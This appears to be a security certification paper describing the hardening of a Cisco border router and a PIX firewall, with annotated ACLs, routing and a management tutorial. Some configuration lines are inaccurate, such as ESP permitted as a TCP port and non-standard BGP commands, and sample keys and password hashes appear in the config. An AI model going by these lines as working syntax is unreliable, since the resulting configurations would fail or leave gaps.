```
no ip unreachables
no ip mask-reply
```

The Internet Control Message Protocol, or ICMP is one of the most useful protocols provided in the IP suite to troubleshoot network problems. But as we saw with the SMURF attack it can be twisted to serve a malicious purpose. Attackers may use the ICMP error messages that routers send out by default to gather valuable information

about the network. **no ip unreachables** and **no ip mask-reply** will prevent the router from being so informative.

```
no ip proxy-arp
```

By default Cisco routers currently enable proxy-arp. This is another useful command, which allows for the extension of a LAN over multiple physical segments. This feature violates the idea of defense in depth by destroying the segmentation that the individual filtering devices create. The command **no ip proxy-arp** restricts the layer two broadcast to the local segments.

```
no cdp enable
```

The command **no cdp enable** turns off CDP on the external interface Ethernet8/0. To disable CDP on a global scale use "**no cdp run"** from a global config prompt. CDP, Cisco Discovery Protocol is a Cisco proprietary protocol that identifies other Cisco devices that are attached to the router. While useful in trouble shooting it provides information that we should not allow out of our network as you can see in the example below (the output has been sanitized):

```
      Port (Our Port): 15/1
      Device-ID: giac-border
      Device Addresses:
      IP Address: 192.10.43.174
      Holdtime: 136 sec
      Capabilities: ROUTER
      Version:
      Cisco Internetwork Operating System Software
      IOS (tm) MSFC Software (C6MSFC-JK2SV-M), Version 12.1(6)E, EARLY
      DEPLOYMENT RELEASE SOFTWARE (fc3)
      TAC Support: http://www.cisco.com/cgi-bin/ibld/view.pl?i=support
      Copyright (c) 1986-2001 by cisco Systems, Inc.
      Compiled Sat 17-Mar-01 09:44 by eaarmas
      Platform: cisco Cat6k-MSFC
      Port-ID (Port on Neighbors's Device): Vlan1
      VTP Management Domain: ###
      Native VLAN: ###
      Duplex: ###

interface Ethernet8/1
 description Link net PIX-BORDER
 ip address 199.199.199.1 255.255.255.252
 no ip redirects
 no ip unreachables
 no ip proxy-arp
!
interface Ethernet8/2
 description Link net VPN-BORDER
 ip access-group VPN-egress out (jump to ACL here)
 ip access-group VPN-ingress in (jump to ACL here)
 ip address 199.199.199.5 255.255.255.252
 no ip redirects
 no ip unreachables
 no ip proxy-arp
```

```
!
interface Serial6/0
 description Link net ISP-B - JIM@ISPB.com  (800) 555-1212
 ip address 198.3.3.2 255.255.255.252
 ip access-group ISPB-ingress in (jump to ACL here)
 ip access-group ISPB-egress out
 ip access-group egress in
 ip access-group ingress out
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 no cdp enable
```

Serial 6/0 connects GIAC to service provider ISP B, the interface will be configured identically to the interface that connects GIAC to ISP A, with the exception of the IP address given to the interface.

```
!
interface EthernetX/X
 no ip address
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 shutdown
```

The configuration listed for `interface EthernetX/X` above, is an example config that will be applied to all unused interfaces on networking equipment. The shutdown command on the last line disables the interface. Having the other commands present prevents their omission when the interface is later enabled.

```
!
 router ip bgp 1000
```

enables bgp routing on the system and a number, the Autonomous System number, that defines GIAC's network to other bgp entities, refered to as an "AS" number. (17)

```
 bgp peer 200.2.2.1
```

Defines GIAC's BGP peering session with ISP A

```
 network 199.199.199.0 0.0.0.255
```

Defines the local networks/s for the "AS" defined in the command above.

```
 no synchronization
```

Disables the default synchronization of BGP with IGP. Since we are exclusively running static routes on the interior network no synchronization is necessary.

```
!

ip classless
```

Disable obsolete IP address classfulness assumptions.

```
ip route 0.0.0.0 0.0.0.0 200.2.2.1
```

Sets the default route for the router to use.

```
ip route 199.199.199.8 255.255.255.248 199.199.199.2
ip route 199.199.199.128 255.255.255.192 199.199.199.2
```

The commands above create are static routing statements for those networks within GCIA that are not directly connected. Show ip route returns the following

```
GIAC-Border#sho ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route



    199.199.199.0/24 is variably subnetted, 4 subnets, 3 masks
S       199.199.199.128/26 [1/0] via 199.199.199.2
C       199.199.199.4/30 is directly connected, Ethernet8/2
C       199.199.199.0/30 is directly connected, Ethernet8/1
S       199.199.199.8/29 [1/0] via 199.199.199.2
```

```
no ip http server
!
```

Disables the HTTP server. The HTTP server allows for GUI management of the router, this may be turned off, as GIAC will not use this functionality.

```
ip access-list extended ISPA-egress
```

Creates the named access list “ISPA-egress”. The access list has been applied above to interface Serial2/0 to screen traffic leaving the interface destined for the ISP/Internet.

```
permit tcp 199.199.199.0 0.0.0.255 any reflect ISPA-reflect
permit udp 199.199.199.0 0.0.0.255 any reflect ISPA-reflect
permit icmp 199.199.199.0 0.0.0.255 any reflect ISPA-reflect
```

The commands above **permit** traffic, for the three protocols listed (**tcp**,**udp** and **icmp**) from the sources specified **199.199.199.0** /24 (GIAC’s registered address space) to **any** destination. Beyond the benefit of the reflexive access list discussed below, the commands above prevent spoofed addresses from leaving GIAC’s network. The **reflect ISPA-reflect** command that is appended to each of the three lines above builds the dynamic access list ISPA-reflect on the fly. Within ISPA-reflect, permit statements are created for tcp, udp and icmp connections, which were allowed by ISPA-egress. For outgoing tcp and udp connections, the ISPA-reflect access list reverses the IP address and port number of the source and destination listed in the outgoing header and permits the returning packet. For ICMP echo request packets (icmp type 8) that are permitted to pass

thru the ACL it creates an entry permitting an echo reply (icmp type 0) to return from the original destination host.

As an example for tcp and udp connections, if a host on the network, 199.199.199.1 were to open a web browser destined for the ip address 207.46.197.113:

Outgoing packet

Source IP Address	Source Port	Destination IP Address	Destination Port
199.199.199.1	24499	207.46.197.113	80

The entry created in the "ISPA-reflect" access list would be,
Permit tcp host 207.46.197.113 eq 80 host 199.199.199.1 eq 24499

ISPA-reflect is then nested within the ISPA-ingress access, list using the evaluate **ISPA-reflect** command (below), applied to the same interface, but in the opposite direction. This nesting is possible, as the reflected access list "ISPA-reflect" does not have the implicit deny any any at the end of the ACL. Reflexive access lists are essentially sophisticated static packet filters that modify access lists on the fly; they have no facility to maintain state for the connection.

```
!
!
ip access-list extended ISPA-ingress
```

Creates the named access list "ISPA-ingress". The access list has been applied above to interface Serial2/0 to screen traffic entering the interface from the ISP/Internet.

```
deny ip 199.199.199.0 0.0.0.255 any log
deny ip 10.0.0.0 0.255.255.255 any log
deny ip 172.16.0.0 0.0.255.255 any log
deny ip 192.168.0.0 0.0.255.255 any log
deny ip 1.0.0.0 0.0.0.0 any log
<<  SNIP  Please see Apendix A  for the entire ACL>>
```

The deny commands listed are applied to prevent spoofed address space from entering GIAC's network. The command **deny ip 199.199.199.0 0.0.0.255 any log** prevents spoofing of GIAC's registered address space from entering the network. The balance of the deny statements are applied to disallow commonly spoofed address space, including private address space (16) and unregistered address space. (14)

```
permit tcp any host 199.199.199.6 eq 50
permit udp any host 199.199.199.6 eq 500
```

Permits the ports required for ESP (IP 50) and isakamp (UDP 500), needed to establish a VPN tunnel with the concentrator, from any source.

```
permit tcp any host 199.199.199.10 eq www
permit tcp any host 199.199.199.10 eq 443
permit tcp any host 199.199.199.12 eq domain
permit tcp any host 199.199.199.13 eq 25
permit tcp any host 199.199.199.13 eq 993
```

Allows world access to the publicly available services of the systems on the external service network.

```
permit tcp 40.40.40.0 0.0.0.255 host 199.199.199.11 eq www
permit tcp 40.40.40.0 0.0.0.255 host 199.199.199.11 eq 443
```

Restricts access to the partner web server on the external service network, to the registered IP address range of the Remote Fortune Co.

```
evaluate ISPA-reflect
```

The command above inserts the dynamically created access list "ISPA-reflect" into "ISPA-ingress" which has the effect of Permitting traffic reflected from the ISPA-egress access list to return to the network.

```
deny ip any any log
```

Denies all other traffic that does not meet the access list requirements and logs the attempted access.

```
!
ip access-list extended VPN-ingress
```

Creates the named access list "VPN-ingress". The access list has been applied above to interface ethernet8/2 to screen traffic entering the interface from the LAN.

```
 permit tcp host 199.199.199.6 any reflect VPN-reflect
 permit udp host 199.199.199.6 any reflect VPN-reflect
 permit icmp host 199.199.199.6 any reflect VPN-reflect
 deny ip any any log


 ip access-list extended VPN-egress
```

Creates the named access list "VPN-egress". The access list has been applied above to interface ethernet8/2 to screen traffic exiting the interface from the router.

```
 permit ip any host 199.199.199.6 eq 50
 permit udp any host 199.199.199.6 eq 500
```

Permits the ports required for ESP (IP 50) and isakamp (UDP 500) needed to establish a VPN tunnel with the concentrator.

```
 evaluate VPN-reflect
```

This command nests the reflected access list within the VPN-egresss ACL. It may be interpreted as "insert the dynamic access list created by the reflect statement here" as discussed in the ingress ACL above.

```
 deny ip any any log
```

Denies all other traffic that does not meet the access list requirements and logs the violation.

```
tacacs-server host 10.1.2.11
tacacs-server key TheTacacsAuthenticationKey
```

Defines the IP address of the Tacacs Server on GIAC's network and the key used for encryption.

```
!
banner motd ^C

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!!!!!!!!!!!!!!!!!!ATTENTION!!!!!!!!!!!!!!!!!!!!!!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!    ACCESS TO THIS SYSTEM AND ALL ATTACHED      !
!    RESOURCES IS RESTRICTED TO AUTHORIZED       !
!    PERSONNEL - ALL COMMUNICATIONS MAY BE       !
!    MONITORED                                   !
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

^C
```

The Banner login that is displayed when a users log into the device is contained between the delimiting character, ^C.

```
!
line con 0
password  5 B84E9270018420CBBA50A0511A409BBE
 transport input none
```

Console access to the router personell has been allowed via the "enable secret" password, it is imperative that physical access to the router is secured.

```
line aux 0
 exec-timeout 0 1
 no exec
```

We have granted console access to the system via the console port. There are no dial-up connections allowed and there is no other need for a secondary serial connection. As a result we have disabled the aux port on the router.

```
line vty 0 4
access-class 5 in
password 5 AD444EDD011A0B4392A12C8EC0383581
transport input SSH
```

Typically remote administration of the router occurs using telnet. Telnet by default is unencrypted and may be sniffed to reveal user names and passwords that grant root on the router. This vulnerability has been mitigated using the command above, which provides for only SSH access to the router. Additional protection has been added using

Access-List 5, which only allows SSH connections from the 10.1.5.0/24 network, these users are then authenticated against the Tacacs server.

```
!
ntp authentication-key 1 md5 02352B762E4B21157C03282C313F5F20293D
ntp authenticate
ntp trusted-key 1
ntp server 192.5.41.239 key 1 source Ethernet8/0
```

The border router will serve as the NTP master server for GIAC's network. The commands listed above provide for authenticated Network Time Protocol (NTP) from a stratum one server using pre-shared keys employing an MD5 hash. The stratum one server is located at the IP address 192.5.41.239and is owned by NRC .

> NRC offers NTP (Network Time Protocol) servers with optional authentication procedures. Using authentication a client's server can have assurance that the Internet data packets containing the NTP time stamp comes from NRC. Authentication is obtained by encrypting the data in one of 2 standard formats: DES (Data Encryption Standard) or MD5 (Message Digest 5). MD5 is restricted for use in Canada and U.S.A. only.

(3)

Firewall:

The Pix firewall is the central security element within GIAC's layered network design. It provides several key security elements including: NAT, stateful packet filtering and Fix up Protocols. These will be discussed in greater detail below.

The Pix is responsible for performing Network Address Translation (NAT) within GIAC's network. NAT is a means of hiding or masquerading the IP address of the host behind the firewall (inside) from a host on the "outside" of the firewall. The hosts on GIAC's internal network have been given private IP addresses by subnetting the ten net (10.0.0.0/8) This address block is not publicly routed on the Internet. This prevents hosts on the outside from initiating a connection to hosts behind the firewall.

In order to allow hosts on GIAC's network to reach hosts on the Internet and to allow for hosts on the Internet to reach systems and services on GIAC's network the pix provides a translation of the private IP address with that of a publicly routable IP address. For outbound connections this may be accomplished on a per connection basis. The firewall may, select an unused address from a global pool defined for the interface (NAT); use a singular IP address mapping the connection via port number (PAT) or both. The Pix maintains a table of those translations, know as an xlate. The Pix uses this table to maintain the state of established connections.

Stateful packet filtering is a means of opening "holes" in the firewall that would not normally exist, and closing them once the connection has been torn down. The pix uses its xlate table to determine if, packets received are part of an established connection, a valid request for a new connection, or neither. The pix makes these determinations by examining header information and data contained in the packets at the OSI layers 3, 4, and 7.

The Pix firewall has the ability act as a proxy firewall for several applications. Passing only those requests of functions that it has deemed acceptable, or modifying the way the requests are made to meet its standards (FTP). This functionality is enabled by default via the fixup protocols. The fixup protocol is employed in an effort to minimize the vulnerability introduced by having services exposed to the Internet. As an example we examine the fixup for the SMTP protocol.

> The **fixup protocol smtp** command enables the Mail Guard feature, which only lets mail servers receive the RFC 821, section 4.5.1 commands of HELO, MAIL, RCPT, DATA, RSET, NOOP, and QUIT. All other commands are rejected with the "500 command unrecognized" reply code. (20)

All connections to or from GIAC's internal network must pass thru the firewall and the protection that it provides. The Pix firewall is based on Cisco's Adaptive Security Algorithm (ASA). Each of the interfaces on the Pix is assigned a security level from 0-100. The outside and inside interfaces are set and are not changeable. The outside interface has the lowest security level or 0 while the inside interface has the highest security level 100. The remaining interfaces may take a value from 1-99.


One of the features of the ASA is that by default it implicitly allows connections originated on a higher security interface to access a lower security interface. The Pix does not permit connections from a lower security interface to a higher security interface without a static or conduit statement. Once a static or conduit statement has been added it is imperative that an access list be applied, that only allows for connections to the service required.

The Pix Firewall may be managed via a GUI interface known as the Pix Device Manager (PDM). The PDM management utility will be used to configure the firewall for GIAC's network. In an effort to meet the requirements set by GIAC a tutorial has been included for this utility.

Tutorial


The PDM is a separate piece of code that comes installed if the PIX firewall shipped with version 6.0 or higher. The Pix Device Manager requires a version 6.0 code level to function. If the PDM did not come installed it must be downloaded and installed on the firewall. The PDM may be downloaded from http://www.cisco.com/cgi-bin/tablebuild.pl/pix, to download the PDM you will need a CCO login.

The initial setup configuration asks you for the "address of the device running the device manager" enter the IP address of the workstation that you will use to configure the firewall via the PDM. After the setup configuration has been completed, from the workstation specified, point a web browser with https://inside-interface where "inside-interface" is the IP address of the Pix's inside interface (Ethernet 1).




Login using the admin password.


Your browser will ask you to accept the ssl certificates offered by the Pix.




The First time that the PDM is run it present a GUI startup wizard that will walk you thru the basic setup of the firewall. Clicking on the checkboxes allows for the configuration of the devices specified in later screens.




The screen above allows for interface configurations. We have named the Interfaces assigned the proper IP addresses and enabled the interfaces. There is also an area available to configure the pix to use DHCP; this is not addressed, as GIAC does not utilize DHCP within their network.



The PDM prompts for the default route. A default route is where the device sends all packets that it has no route for. For GIAC's network we enter 199.199.199.2, the router interface on Border.




The PDM setup wizard now prompts the user for use of NAT within the network. NAT is being used in GIAC's network, therefore the "hide protected addresses" button was used.

